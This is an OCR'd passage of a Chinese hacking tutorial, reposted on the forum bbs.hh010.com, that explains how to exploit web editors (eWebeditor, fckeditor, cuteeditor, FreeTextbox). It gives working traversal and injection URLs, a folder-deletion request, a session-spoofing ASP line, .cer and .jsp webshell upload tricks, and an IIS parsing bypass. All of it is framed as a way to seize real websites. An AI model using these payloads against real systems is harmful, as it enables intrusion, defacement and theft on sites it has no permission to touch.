


图 71

这里把用到的参数解释一下，大家看图70，在s_id下面最后的编号为45，所以id=45；而这个45对应的s_name值为s_ligh，所以style=s_ligh；而调用这些参数的文件名为eWebeditor.asp。

在前面我们说过，如果数据库被设置成了只读，或者管理员动了手脚，那是不是就没有机会利用了呢？那可不一定，eWebeditor的asp版（到目前为止，我们所讲的内容都是针对asp版的）还有一个遍历目录漏洞，我们可以利用下它。

进入后台来到“上传文件管理”，在“选择样式目录”那一栏下随便选择一个就可以了，这时会看到浏览器窗口显示这样的地址连接：http://xx.xx.edu.cn/newsadmin/eWeb/admin_uploadfile.asp?id=22，id后面的数字根据你选择的目录不同而有所变化。我们先来看一下没有构造前的效果，如图72。

接着我们在id=22的后面加上代码：“&dir=..”，然后访问，效果如图73。

呵呵，上层目录便全部展现在我们的面前了。刚才加的“&dir=..”就是显示上一层目录内容的意思。如

免责声明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com




图72




图73

果想接着往上看，可以继续添加如：“&dir=../../”的目录路径就可以了。如果想删除指定目录，构造的URL格式为：“**&dir=../../..&action=delfolder&foldername=目录或文件名**”，这里我就不截图了。

说了这么多，你会发现，这些操作都是基于后台进行的，如果连后台登录页都没有了，那么攻击者还有可乘之机吗？答案是：有的！在eWebeditor的2.1.6版本之前有一个很严重的上传漏洞，漏洞文件名为**upload.asp**。这个文件在上传时有一个参数过滤不严，导致攻击者可以利用注入来控制上传的样式，直接得到Webshell。我顺手写了一个利用工具，exp的界面如图74。





图74

免责[illegible]站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

里面已经说得很清楚了，我们在这个页面里按鼠标右键查看源文件（或者用记事本打开这个网页程序进行修改），然后修改action所指向的地址，接着选择自己的cer后缀木马。如图75，为成功后的页面源文件。



```
http://www.../zwgk/Editor/Upload.asp?action=save&type=IMAGE&style=firefox'%20union%20select%205,ID,S_Name,S
File Edit Format
36  oForm.attachEvent("onsubmit", CheckUploadForm) ;
37  if (! oForm.submitUpload) oForm.submitUpload = new Array() ;
38  oForm.submitUpload[oForm.submitUpload.length] = CheckUploadForm ;
39  if (! oForm.originalSubmit) {
40          oForm.originalSubmit = oForm.submit ;
41          oForm.submit = function() {
42                  if (this.submitUpload) {
43                          for (var i = 0 ; i < this.submitUpload.length ; i++) {
44                                  this.submitUpload[i]() ;
45                          }
46                  }
47
48                  this.originalSubmit() ;
49          }
50  }
51
52  // 上传表单已装入完成
53  try {
54          parent.UploadLoaded();
55  }
56  catch(e){
57  }
58
59
60  </script>
61
62  </body>
63  </html>
64  <script language=javascript>parent.UploadSaved('200923133415753.cer');var
     obj=parent.dialogArguments.dialogArguments;if (!obj) obj=parent.dialogArguments;try{obj
     ('diy.cer', '200923133415753.cer', '200923133415753.cer');} catch(e){};history.back()</
```

图75

注意看最下面，可以看到上传上去的cer后门木马已经被改名了。接着输入全部的URL就可以看到我们的木马了，如图76。



图76

一般情况下是保存到uploadfile目录里的，而这个比较特殊点，直接传到了editor目录下。虽然不像其它情况下的注入那么明显，不过破坏性还是很大的。除了这个注入外，在eWebeditor的2.7.0版本以下还有一个地方存在注入，出问题的页面是**eWebeditor.asp**。

由于没有找到2.7版本的，我们就先看一下2.1.6版本，相关代码如下：

```
'  初始化输入参数
Sub InitPara()
        '  取全屏标志
        sFullScreen = Trim(Request.QueryString("fullscreen"))
        '  取对应的内容ID
        sContentID = Trim(Request.QueryString("id"))
        If sContentID = "" Then ShowErr "请传入调用参数ID，即隐藏的内容窗体项ID！"
        '  取样式初始值
        sStyleName = Trim(Request.QueryString("style"))
        If sStyleName = "" Then sStyleName = "standard"
        sSql = "select * from eWebeditor_style where s_name='" & sStyleName & "'"
        oRs.Open sSql, oConn, 0, 1
        If Not oRs.Eof Then
                sStyleID = oRs("S_ID")
```


免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

```
                sStyleName = oRs("S_Name")
                sStyleDir = oRs("S_Dir")
                sStyleCSS = oRs("S_CSS")
                sStyleUploadDir = oRs("S_UploadDir")
                nStateFlag = oRs("S_StateFlag")
                sDetectFromWord = oRs("S_DetectFromWord")
                sInitMode = oRs("S_InitMode")
                sBaseUrl = oRs("S_BaseUrl")
                sStyleUploadDir = Replace(sStyleUploadDir, "\", "/")
                If Right(sStyleUploadDir, 1) <> "/" Then
                        sStyleUploadDir = sStyleUploadDir & "/"
                End If
        Else
                ShowErr "无效的样式Style参数传入，如果要使用默认值，请留空！"
        End If
        oRs.Close
          ' 取版本号及发布日期
        sSql = "select sys_version,sys_releasedate,sys_license from eWebeditor_system"
        oRs.Open sSql, oConn, 0, 1
        sVersion = oRs(0)
        sReleaseDate = oRs(1)
        sLicense = oRs(2)
        oRs.Close
End Sub
```

这里我不可能再回过头去讲一些脚本的基本知识，简单解释一下吧。我们主要看如下几句：

```
sStyleName = Trim(Request.QueryString("style"))
If sStyleName = "" Then sStyleName = "standard"
sSql = "select * from eWebeditor_style where s_name='" & sStyleName & "'"
```

其中request.querystring是取得变量“style”的值并赋给sStyleName。如果sStyleName为空（意思是style样式没有值传递过来），就把standard赋给sStyleName，接下来就进行数据查询了。这里是很明显的注入了，我们加个单引号就暴错，如图77。

由于手工注入比较麻烦，我这里选择工具pangolin来进行注入。因为默认的eWebeditor数据库中，管理员所在的表为eWebeditor_system，这个表下默认的用户名和密码的列名分别为：sys_UserName和sys_userpass，我们需要手动添加到工具中，最后检测出来的结果如图78。




图77




图78

说完了上面这些漏洞，再来看一下asp版的另一个比较难利用的鸡肋漏洞，那就是在**Admin_Private.asp**文件中的session欺骗问题，相关代码如下：

```
If Session("eWebEditor_User") = "" Then
Response.Redirect "admin_login.asp"
Response.End
End If
```


每月及时观看电子月刊書籍
bbs.hh010.com
免责[illegible]站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。
更多资源请关注鸿鹄论坛：bbs.hh010.com

从代码分析可以得知，只判断了session，没有判断cookies和对路径验证。这个时候如何利用呢？如果大家在目标主机发现了eWebeditor却拿不下站点，通过旁注拿到shell却提不了权，这个时候可以新建一个文件，名字随便取，如test.asp，其中内容如下，然后保存。

```
<%Session("eWebEditor_User") = "11111111"%>
```

接着先访问下test.asp，再访问下目标站的eWebeditor后台的其它文件，你就会发现可以进去了。

说完了ewebeditor的asp版，再来看一下jsp版的一个严重漏洞。在1.4版本以下有一个严重的上传漏洞，导致可以直接上传jsp后缀的文件，我们可以利用文件：**eWebEditor2.jsp?showPh=true**来直接上传，就和前面asp版的操作一样。

如果这个页面被删除了，我们同样可以请求这样的URL来上传文件：**newsPicture Upload.do;jsessionid...?CallFromTemplateDesign=true**，如图79。




图79

每月及時觀看電腦全月刊書籍
bbs.hh010.com




图80




图81

这样就可以直接上传jsp后缀的文件，成功后查看源文件可得上传后文件的路径，如图80。然后把它和url合在一起就可以进去shell后门了，如图81。

由于jsp默认安装的是system权限，如果管理员不做修改的话，一旦得到Webshell，危害是很巨大的。好了，我们再来看一下eWebeditor的asp.net版上传漏洞，漏洞文件为**upload.aspx**，如图82。

看到这里有些朋友可能就会有疑问了，连上传按钮都没有，我们怎么上传呢？呵呵，大家仔细看我操作。首先选择你要上传的Webshell，这里一定要是cer后缀的，因为其它后缀的文件是不允许上传的。然后在当前浏览器里输入代码：**javascript:lbtnUpload.click();**，如图83。

接着按下回车键，这个时候页面会自动加载上传，上传完后浏览器的左下角有一个done的标志。我们接着来查看源文件，会发现上传上去的文件被改后的名字，如图84。

上传后的路径默认为eWebeditor/uploadfile目录，这样将其和url合起来进行访问就可以看到我们的

免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com




图82




图83

Webshell 了。就目前来看，php 版的 eWebeditor 进入后台后，一样可以按照 asp 版的操作来进行，这里就不多加说明了，如图 85，php 版同样存在目录浏览漏洞。




图84




图85

EWebeditor 说得够多了吧，接下来看看另一款编辑器，那就是 fckeditor。

4.3.2 fckeditor 漏洞一览

这款编辑器同样也存在上传漏洞，我们可以这样构造 url："fckeditor/editor/filemanager/browser/default/browser.html?Type=../&Connector=connectors/asp/connector.asp"。

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

其中type的参数可以改成你想要看的文件夹，如image等，并且这里的参数就是我们上传后脚本文件的目录，这里表示是上传asp文件。虽然默认禁止了几种脚本文件的后缀，不过依然没有过滤干净，我们还是可以上传asa后缀的文件。

当然，如果我们打开这个连接时弹出了类似如图86这样的提示框，则大多数说明这个站已经把这个编辑器的漏洞补上了。

但是，还可以改变下连接后面的目录，比如改成php/connector.php或者jsp/connector.jsp，说不定还可以成功。另外，如果没有弹出这样的提示框，也不说明这个站就有这样的漏洞。

我们先来看一下这样的一个url："**http://www.xx.com/fckeditor/editor/filemanager/browser/default/browser.html?Type=../&Connector=connectors/asp/connector.asp**"，这里我把type的参数改成了../，表示整个网站的根目录，如图87。




图86




图87

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

看到没有，我们可以把整个网站根目录的文件和文件夹都列出来。这个时候如何上传我们的脚本文件呢？原本以为可以上传 asa 后缀的文件，可惜失败！改后缀为.gif.asa 也不行。这个时候不要以为无法上传了，可以试着传一下.cer 后缀的文件，居然成功，如图 88，这样我们就可以得到一个 Webshell 了。




图 88

这里还有一个问题，就是关于路径的。当然，以图 88 来看，我们是传到了网站的根目录，但是我们要是在 type=iamge 的情况下传文件，那么文件的目录在哪里呢？实践证明，我们传的文件到了 userfiles/image 目录下，大家依此类推即可。

好了，刚才我也说过，我们有时候可以利用 connctors/jsp/connector.jsp 来上传，而且这里是可以直接上传 jsp 后缀文件的，如图 89。




图 89

有些同学在这里不知道如何得知木马的路径，其实可以用 firefox 浏览器，选中 ok.jsp 然后按鼠标右键查看源代码就得到了相应路径。

好了，接下来我再介绍一款编辑器，应用也是比较广泛，名字叫 cuteeditor。

4.3.3 不要忘了 cuteeditor

这个编辑器太强大了，竟然可以自定义目录，仔细看过第一章的朋友都应该知道，WIN2003 的服务器存在解析漏洞，因此这个功能给了攻击者可乘之机。不过这里还有一点小技巧，大家可能要注意一下，不能用上传图片的功能，因为我们把自己的小马或者 Webshell 改成 jpg 格式还是上传不了的，因为它会检查文件里的内容是不是符合相应的文件格式。所以我们这里要换一个地方上传，如上传 flash 的地方，如图 90。

免责 :站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com




图90

按照图90所示先建一个1.asp的文件夹，然后上传一个后缀为swf的小马到这个目录，这样就可以解析我们的小马了。上传成功后会在“url”那里显示路径，我这里是：/NewsAdmin/uploads/test.asp/conn.swf。好了，访问一下完整路径，如图91，成功浏览，接着就是你如何发挥运用了。



图91

4.3.4 其它编辑器总结

除了这些主流的编辑器外，我这里再提一下其它的编辑器，它们有些是这些编辑器改动而来，有些则是原创。这里特别提一下Treetextbox这款编辑器的文件**ftb.imagegallery.aspx**，由于过滤不严，导致可以构造代码形成遍历目录攻击。

构造的代码格式为：**ftb.imagegallery.aspx?frame=1&rif=..&cif=\..**，其中frame=1是文件本身自带的参数，& 后面的语句则是构造的。我们来比较一下构造前和构造后分别访问的情况吧，如图92、图93。我们只要继续在参数**cif=\..**后面加\..就可以遍历上层目录的内容了。




图92

免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com




图93

利用编辑器的漏洞进行渗透是非常有用的，除了这些，我们不得不提一下平常用的迅雷或者快车等下载软件，它们在渗透中也是很有用处的。

4.3.5 下载工具在渗透中的应用

通常，迅雷除了用来高速下载文件外，还可以利用其“下载所有网页连接”的功能来查找一些后台。而且网际快车也有这个功能，这里以我写过的文章《入侵，我用迅雷》来让大家彻底的了解一下这方面的作用。

◆ 《入侵，我用迅雷》 ◆

